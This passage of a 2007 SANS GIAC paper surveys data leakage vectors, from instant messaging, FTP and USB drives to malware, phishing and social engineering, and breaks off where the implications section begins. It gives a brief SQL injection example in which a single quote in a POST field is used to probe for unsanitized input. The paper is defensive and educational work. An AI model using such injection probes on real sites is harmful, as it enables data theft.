GIAC
CERTIFICATIONS

Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Security Essentials: Network, Endpoint, and Cloud (Security 401)"
at http://www.giac.org/registration/gsec

Data Leakage – Threats and Mitigation

GSEC Gold Certification

Author: Peter Gordon, gordon.pa@gmail.com

Adviser: Dominicus Adriyanto Hindarto

Accepted: Monday, October 15, 2007

© SANS Institute 2007, Author retains full rights.

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

TABLE OF CONTENTS

© SANS Institute 2007, Author retains full rights.

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

© SANS Institute 2007, Author retains full rights.

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

TABLE OF ILLUSTRATIONS

© SANS Institute 2007, Author retains full rights.

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

1 Introduction

This paper explores data leakage and how it can impact an organization. Because more forms of communication are being utilized within organizations, such as Instant Messaging; VOIP; etc, beyond traditional email, more avenues for data leakage have emerged.

Common vectors will be reviewed, both external to the organization and from within. The discussion will then address some of the implications to organizations, from legal and compliance issues to operational issues. Having presented the threats and their associated risks, the paper then examines some of the detection and mitigations solutions available.

The scope for data leakage is very wide, and not limited to just email and web. We are all too familiar with stories of data loss from laptop theft, hacker break-ins, back up tapes being lost or stolen, and so on. How can we defend ourselves against the growing threat of data leakage attacks via messaging, social engineering, malicious hackers, and more? Many manufacturers have products to help reduce electronic data leakage, but do not address other vectors. This paper aims to provide a holistic discussion on data leakage and its prevention, and serve as a starting point for businesses in their fight against it.

2 Data Leakage Vectors

2.1 Definition

So, what is Data Leakage?

Data Leakage, put simply, is the unauthorized transmission of

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

© SANS Institute 2007, Author retains full rights.

data (or information) from within an organization to an external destination or recipient. This may be electronic, or may be via a physical method. Data Leakage is synonymous with the term Information Leakage. The reader is encouraged to be mindful that unauthorized does not automatically mean intentional or malicious. Unintentional or inadvertent data leakage is also unauthorized.

2.2 Type of data leakage

In order to implement the appropriate protective measures, we must first understand what we are protecting. Based on publicly disclosed Data Leakage breaches, the type of data leaked is broken down as follows:

Table 1. Type of information leaked [1]

Type of information leaked	Percentage
Confidential information	15%
Intellectual property	4%
Customer data	73%
Health records	8%

2.3 Internal threats – intentional or inadvertent?

According to data compiled from EPIC.org and PerkinsCoie.com, 52% of Data Security breaches are from internal sources compared to the remaining 48% by external hackers.[2]

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

The noteworthy aspect of these figures is that, when the internal breaches are examined, the percentage due to malicious intent is remarkably low, at less than 1%. The corollary of this is that the level of **inadvertent data breach** is significant (96%). This is further deconstructed to 46% being due to employee oversight, and 50% due to poor business process.[3]

2.3.1 Intentional Internal Data Leakage or sabotage

Whilst the data presented suggests the main threat to internal data leakage is from inadvertent actions, organizations are nevertheless still at risk of intentional unauthorized release of data and information by internal users. The methods by which insiders leak data could be one or many, but could include mediums such as Remote Access; Instant Messaging; email; Web Mail; Peer-to-Peer; and even File Transfer Protocol. Use of removable media, hard copy, etc is also possible.

Motivations are varied, but include reasons such as corporate espionage, financial reward, or a grievance with their employer. The latter appears to be the most likely. According to a study conducted by The US Secret Service and CERT, 92% of insider related offences was following a "negative work-related event". Of these, the offenders were predominantly male (96%) and the majority held technical roles (86%). Whilst the consequences of these attacks related not just to data, of the attacks studied, 49% included the objective of "sabotaging information and/or data".[4] An example of such an attack is described in the USSS/CERT study as follows, note how the characteristics match the findings above (highlighted in bold):

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

"An application developer, who ***lost his IT sector job*** *as a result of company downsizing, expressed his* ***displeasure*** *at being laid off just prior to the Christmas holidays by launching* ***a systematic attack on his former employer's computer network. ……….*** *He also* ***sent each of the company's customers an email message*** *advising that the Web site had been hacked. Each email message also contained the* ***customer's usernames and passwords*** *for the Web site."* [5]

2.3.2 Unintentional Internal Data Leakage

As discussed earlier in this section, a significant amount of data security breaches are due to either employee oversight or poor business process. This presents a challenge for businesses as the solution to these problems will be far greater than simply deploying a secure content management system. Business processes will need to be examined, and probably re-engineered; personnel will need to be retrained, and a cultural change may be required within the organization. These alone are significant challenges for a business. A recent example of what is probably unintentional featured an Australian employment agency's web site publishing *"Confidential data including names, email addresses and passwords of clients"* from its database on the public web site. An additional embarrassing aspect of this story was the fact that some of the agency's staff made comments regarding individuals, which were also included. For instance, *"a client is referred to as a 'retard' and in another a client is called a 'lazy good for nothing'"*. This alone raises the possibility of legal action from those clients.[6]

2.4 Internal Data Leakage Vectors

© SANS Institute 2007, Author retains full rights.

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

2.4.1 Instant Messaging / Peer-to-peer


Many organizations allow employees to access Instant Messaging from their workstations or laptops, with a 2005 estimate suggesting 80% of large companies in the US having some form of Instant Messaging[7]. This includes products such as MSN Messenger; Skype; AOL; GoogleTalk; ICQ; and numerous others. Many of the clients available (and all of those mentioned here) are capable of file transfer. It would be a simple process for an individual to send a confidential document (such as an Excel file containing sensitive pricing or financial data) to a third party. Equally a user could divulge confidential information in an Instant Messaging chat session.[8]

Instant Messaging is also increasingly becoming a vector for Malware. For example the highly popular Skype has been targeted in recent times.[9] Recent examples of malware targeting Skype include W32/Pykse.worm.b, W32/Skipi.A and W32.Pykspa.D.[10]

Illustration 1. Instant Messaging Data Leakage Vector

© SANS Institute 2007, Author retains full rights.

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.


1. Inadequate security on database or network file server allows inappropriate access to files or confidential data
DMZ
"Trusted" zone
Internet
3. Firewall allows outbound HTTP traffic untouched on Port 80
4. External user receives file via Instant Messaging file transfer
2. Malicious employee copies a sensitive file to their local machine then transfers to an external user via Instant Messaging

Peer-to-peer (P2P) also presents a significant threat to data confidentiality. Popular P2P clients include eDonkey and BitTorrent, with the latter appearing to have between 50 and 75% share of global P2P traffic.[11] It has recently been described as "new national security risk" by Retired General Wesley K. Clark, who is a board member with an organization that scans through peer-to-peer networks for confidential or sensitive data. He commented "We found more than 200 classified government documents in a few hours search over P2P networks" and "We found everything from Pentagon network server secrets to other sensitive information on P2P networks that hackers dream about". [12]

A few moments consideration regarding the implications of these findings will yield the issue of potential widespread distribution

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

and availability of the data. The number of potential users on P2P networks that could access the confidential or sensitive data is enormous.

2.4.2 Email


Traditional email clients, such as Microsoft Outlook, Lotus Notes, Eudora, etc are ubiquitous within organizations. An internal user with the motivation could email a confidential document to an unauthorized individual as an attachment. They may also choose to compress and / or encrypt the file, or embed it within other files in order to disguise its presence. Steganography may also be utilized for this purpose. Alternatively, instead of attaching a document, text could be copied into the email message body.

Email also represents a vector for inadvertent disclosure due to employee oversight or poor business process. An employee could attach the wrong file inadvertently, select the wrong recipient in the email, or even be tricked into sending a document through social engineering.

© SANS Institute 2007, Author retains full rights.

Illustration 2. Email Data Leakage Vector

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.


3. Mail server processes SMTP traffic
1. Inadequate security on database or network file server allows inappropriate access to files or confidential data
DMZ
"Trusted" zone
Internet
5. External user receives attachment via email
4. Firewall allows outbound SMTP traffic on Port 25
2. Malicious employee copies a sensitive file to their local machine then emails to an external party as an attachment

© SANS Institute 2007,

2.4.3 Web Mail

Web Mail is well entrenched with users. Gmail, Yahoo, and Hotmail are popular examples. It represents another way for an individual to leak confidential data, either as an attachment or in the message body. Because Web Mail runs over HTTP/S a firewall *may* allow it through un-inspected as port 80 or 443 will in most organizations be allowed, and the connection is initiated from an internal IP address. HTTPS represents a more complex challenge due to the encryption of the traffic.

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

2.4.4 Web Logs / Wikis

Web Logs (Blogs) are web sites where people can write their thoughts, comments, opinions on a particular subject. The blog site may be their own, or a public site, which could include the input from thousands of individuals. Blogs could be used by someone to release confidential information, simply through entering the information in their blog. However, they would most likely be able to be tracked, so this is perhaps a less likely medium. A wiki site is "a collaborative website which can be directly edited by anyone with access to it"[13], such as wikipedia.org. These sites are often available to most internet users around the world, and contain the possibility that confidential information may be added to a wiki page.

2.4.5 Malicious Web Pages

Web sites that are either compromised or are deliberately malicious, present the risk of a user's computer being infected with malware, simply by visiting a web page containing malicious code with an OS/browser that contains a vulnerability. The malware could be in the form of a key logger, Trojan, etc. *With a key logger the risk of data theft is introduced*. A recent example was the Miami Dolphin's (host to the NFL Super Bowl XLI) web site being compromised. Users with vulnerabilities MS06-014 and MS07-004 would download a key logger/backdoor, "providing the attacker with full access to the compromised computer".[14]

2.4.6 Hiding in SSL

In order to obfuscate data, a user may attempt to utilize a

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

public proxy service via an SSL connection (often called Proxy Avoidance). They access the proxy service via a browser, type in the URL of the site they wish to visit, and their entire session is then encrypted. A Stateful Packet Inspection firewall will not be able to examine the data as it will be encrypted. Consequently sensitive information may be leaked through this medium without detection. For example the Megaproxy SSL VPN provides this capability. **Disclaimer: This paper in no way suggests that Megaproxy endorse or approve of their service being used for the purpose of data theft or leakage. Included in their Terms and Conditions is a clause relating to Member Conduct with respect to Intellectual Property, as follows: "(2) that the use of such Content will not infringe on the intellectual property rights, or otherwise violate the rights, of any third party."**[15]


2.4.7 File Transfer Protocol (FTP)

FTP is included in this discussion as it represents another (perhaps less likely) method for an individual to release information. It is straightforward to install and configure a basic FTP server external to the organization (or it may be a special folder on a competitor's FTP server). The individual then merely has to install a publicly available FTP client and upload the file or files to the server. This method could even utilize a "dead drop" public FTP site hosted off-shore, where the third party also has access.[16] As FTP is a popular protocol there is the likelihood it will be allowed through the firewall. FTP is probably more likely to be used in intentional leakage than unintentional leakage, due to the fact that uploading a file to an FTP server is generally not something an average user performs on a daily basis, nor would do inadvertently, as compared to attaching a file to an email.

© SANS Institute 2007, Author retains full rights.

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

Illustration 3. FTP Data Leakage Vector


1. Inadequate security on database or network file server allows inappropriate access to files or confidential data
DMZ
"Trusted" zone
Internet
3. Firewall allows outbound FTP traffic on Port 21
4. External user downloads file via FTP
2. Malicious employee copies a sensitive file to their local machine then uploads to an external FTP server

2.4.8 Removable Media / Storage

Symantec reported in March 2007 that "Theft or loss of a

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

computer or data storage medium, such as a USB memory key, made up 54 percent of all identity theft-related data breaches".[17]

In March 2007, the price for a 2GB USB Flash Drive (brand withheld) was US$23.19 on Amazon.com[18] (roughly 1.1c per MB). This is very cheap removable storage. Copying a large spreadsheet or document (say 500MB) onto a USB key is effortless. The user merely needs to insert the device, open Windows Explorer, and drag and drop the target files to the device.[19] The key is then removed, placed in the employees pocket and walked out of the building. Alternatively, if the user has a CD or DVD burner on their laptop or desktop, they can copy the information that way.

Due to their small size, USB keys are also easy to lose. Even if the copying of data onto the key is legitimate, the risk exists that the key could be lost by the user and found by a third party.

Other forms of USB mass storage include portable hard drives, digital cameras, and even musical devices such as an Apple iPod – one model contains an 80GB hard drive. A proof-of-concept application called slurp.exe, written by Abe Usher, has the ability to automatically copy all business documents (e.g. .doc, .xls, .ppt, etc) from a PC connected to a device such as an iPod that is running the application.[20] Various Firewire and Bluetooth devices are also capable of holding corporate data. Are companies going to ban employees from bringing their iPod to work because of the threat of data leakage? It seems unlikely.

2.4.9 Security Classification errors

Security models such as Biba and Bell LaPadula[21] are intended to

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

provide a framework for organizations to avoid classified and / or sensitive information being sent to individuals (internally and externally) without the appropriate security clearance level. It is conceivable that an individual with Top Secret clearance may either intentionally or inadvertently send a Top Secret document to another individual with only "Classified" clearance.

2.4.10 Hard copy

If an individual wishes to provide a competitor with sensitive material, and the victim organization has already implemented electronic countermeasures, it is still possible for the individual to print out the data and walk out of the office with it in their briefcase. Or, they simply place it in an envelope and mail it, postage happily paid by the victim organization!

2.4.11 Cameras

Again, if an organization has implemented a range of protective measures, the prevention of the escape of information is still not guaranteed. A determined individual may choose to take digital photos (or non-digital for that matter) of their screens. A camera is not even needed nowadays. Cellular telephones today are likely to have a camera built in, perhaps with up to 2 mega pixels or more. The photo could then be sent by email or Mobile Messaging directly from the telephone.

2.4.12 Inadequate folder and file protection

If folders and files lack appropriate protection (via user/group privileges etc) then it becomes easy for a user to copy data from a network drive (for example) to their local system. The

© SANS Institute 2007, Author retains full rights.

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

user could then copy that file to removable media, or send it out externally by methods discussed above.

2.4.13 Inadequate database security

Poor SQL programming can leave an organization exposed to SQL injection attacks, or allow inappropriate information to be retrieved in legitimate database queries. Additionally, organizations should not implement broad database privileges[22] (i.e. one-size-fits-all) as this can lead to users accessing confidential information (either intentionally or inadvertently).

© SANS Institute 2007, Author retains full rights.

2.5 External threats

According to the Privacy Rights Clearinghouse, in 2005 US companies exposed the personal information of over 53 million people.[23]

2.5.1 Data theft by intruders

An ever-popular topic in the media is the electronic break-in to an organization by intruders including the theft of sensitive information. There have been numerous stories in the press of the theft of credit card information by intruders (note that the press often refer to intruders as hackers). In 2005 it was estimated that as many as 40 Million credit card numbers were stolen by intruders from MasterCard, VISA, American Express, and other credit card

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

brands.[24]

More recently, Monster.com lost hundreds of thousands (potentially as many as 1.3 million[25]) of job site users' IDs to intruders "…hackers grabbed resumes and used information on those documents to craft personalized "phishing" e-mails to job seekers."[26]

This particular event holds significant concern, because resumes contain a significant amount of information about an individual, including their full name, address, phone number(s), employment history, interests, and possibly contact details of third parties, such as referees. This allows for particularly targeted, and if crafted well, believable phishing attacks, or perhaps even more audacious social engineering attacks such as phone calls.

Another scenario to consider is that phishers may start developing fraudulent employment web sites, and attempt to attract users to send their resumes directly to them. This is slightly outside the scope of this paper however it is important that this possibility is pointed out, as I believe it is a vector yet to emerge.

2.5.2 SQL Injection

Web sites that use an SQL server as the back end database may be vulnerable to SQL Injection attacks, if they fail to correctly parse user input. This is usually a direct result of poor coding. SQL Injection attacks can result in content within the database being stolen.

For example, a site that does not correctly sanitize user input may cause a server error to occur. For example:

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

The initial action of the attack could be to enter a single quote within the input data in a POST element on a website, which may generate an SQL statement as follows:

```
SELECT info
FROM table
WHERE search = 'mysearch''
```

Note the additional quote mark. Should the application not sanitize the user input correctly a server error may occur. This indicates to the attacker that the user input is not being sanitized and that the site is vulnerable to further exploitation. Further trial and error by the attacker could eventually reveal table names, field names, and other information, that, once obtained, will allow them to construct an SQL query within the POST element that yields sensitive data[27].


2.5.3 Malware

In recent years, the SirCam worm would, after infecting a computer, **scan through the My Documents folder and send a file at random out via email to the user's email contacts.**[28] If malware is classified as a zero day threat, and there is no signature yet available, there is a higher likelihood that the malware will evade inbound gateway protection measures and desktop anti-virus. Once this malware infects a PC, it may then initiate outbound communications, potentially sending out files which may contain sensitive data. One aspect to be mindful of is that to a firewall, the traffic is from an internal source. This is an important point, because most firewalls will not restrict traffic that is initiated internally via an acceptable protocol.

© SANS Institute 2007, Author retains full rights.

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

Illustration 4. Malware Data Leakage Vector


3 | 5. Mail server processes POP3 / SMTP traffic
1. Spammer / Virus writer releases malware into the wild, eventually it reaches a soft target
DMZ
Internet
"Trusted" zone
7. External user (specific or random) receives attachment via email
2. Firewall allows inbound POP3 traffic on Port 110
6. Firewall allows outbound SMTP traffic on Port 25
4. Unwitting user receives malware which searches for any file then emails it as an attachment

As discussed key loggers present a threat as they capture potentially sensitive information, such as login credentials, personal information, leading to the risk of identity theft.

© SANS Institute 2007,

2.5.4 Dumpster diving

Organizations that do not take appropriate care with the destruction of hard copy information run the risk of confidential information falling into unauthorized hands. Instead of having such information destroyed securely, businesses may simply throw their

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

confidential information (perhaps unwittingly) into the rubbish. An attacker may decide to raid the company's dumpster and discover this information. This extends to information stored on media such as CDs and DVDs, as well as printed material.

2.5.5 Phishing and Pre-Phishing

Phishing sites, and the spam email that solicits visits to them, pose a threat to organizations, and not just individuals. Phishing spam may be received at peoples' work email address. Should they be fooled into visiting the phishing site, then they may lose personal information and or financial information. It is also possible that the spam received directs them to a site hosting malware, which could download a key logger (as previously discussed). Phishers have recently been using the lure of tax returns from various taxation offices as a means to fool people. For example in Australia, the Australian Tax Office has been targeted by phishers.[29] Phishing is of course a form of social engineering (which will be discussed shortly).

Phishing activity has increased significantly in the past ten months, to a peak of almost 45,000 validated phishing sites in May 2007. There was a significant decline after May 2007 (back to November / December 2006 levels). Figures obtained from phishtank.com follow on the next page.

© SANS Institute 2007, Author retains full rights.

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

Illustration 5. Phishing site activity[30]




Table 2. Phishing site activity

Month	Validated phishing sites	Moving Average
October 2006	3678	3678
November 2006	9628	6653
December 2006	11309	8205
January 2007	18077	10673
February 2007	19947	12528
March 2007	11620	12377
April 2007	22731	13856
May 2007	43789	17597
June 2007	11124	16878
July 2007	9847	16175

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

2.5.5.1 Pre-Phishing

Pre-phishing is emerging as a new method used by phishers, initially as a reconnaissance attack. Instead of attempting to directly obtain credentials for a financial site, social networking and email sites are targeted. The attack seeks to obtain username and password combinations, on the (likely) assumption that in many cases, users will use the same or similar combinations on other web sites. The second part of the attack is to conduct a CSS History Hack, where the phishers can determine whether the user has visited specified sites.[31] The CSS History Hack uses the 'a:visited' component in CSS which alters the behavior of links that have been visited.[32] Banking sites visited by users may be obtained, and the phishers can then visit these and attempt to gain access using the compromised credential combinations.

2.5.6 Social Engineering

Without going into excessive detail about Social Engineering, some of the common scenarios and risks include:

- Phone calls to Help Desk from a social engineer claiming to be an employee in another office, desperate for a password reset.

- Phone calls to unsuspecting employees from social engineer tricking them into sending out sensitive information. Individuals that would not recognize the fact that the information is sensitive are prime targets.

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

- Phishing emails and similar scams which rely on ignorance, stupidity, gullibility, greed, and many other human frailties, to trick people into divulging private data. The sad reality is that they do work. We would not be deluged by so much spam if they didn't.

2.5.7 Physical Theft

Physical theft of computer systems, laptops, back up tapes, and other media also presents a data leakage risk to organizations. This may be due to poor physical security at an organization's premises or poor security practice by individuals. For instance, a laptop may be left unattended in the back seat of a car whilst the owner pays for petrol, allowing an opportunistic theft to occur. Also possible is the mass theft of laptops from within an organizations premises after hours, should the business fail to secure the laptops overnight.

2.6 Implications

2.6.1 Legal liability

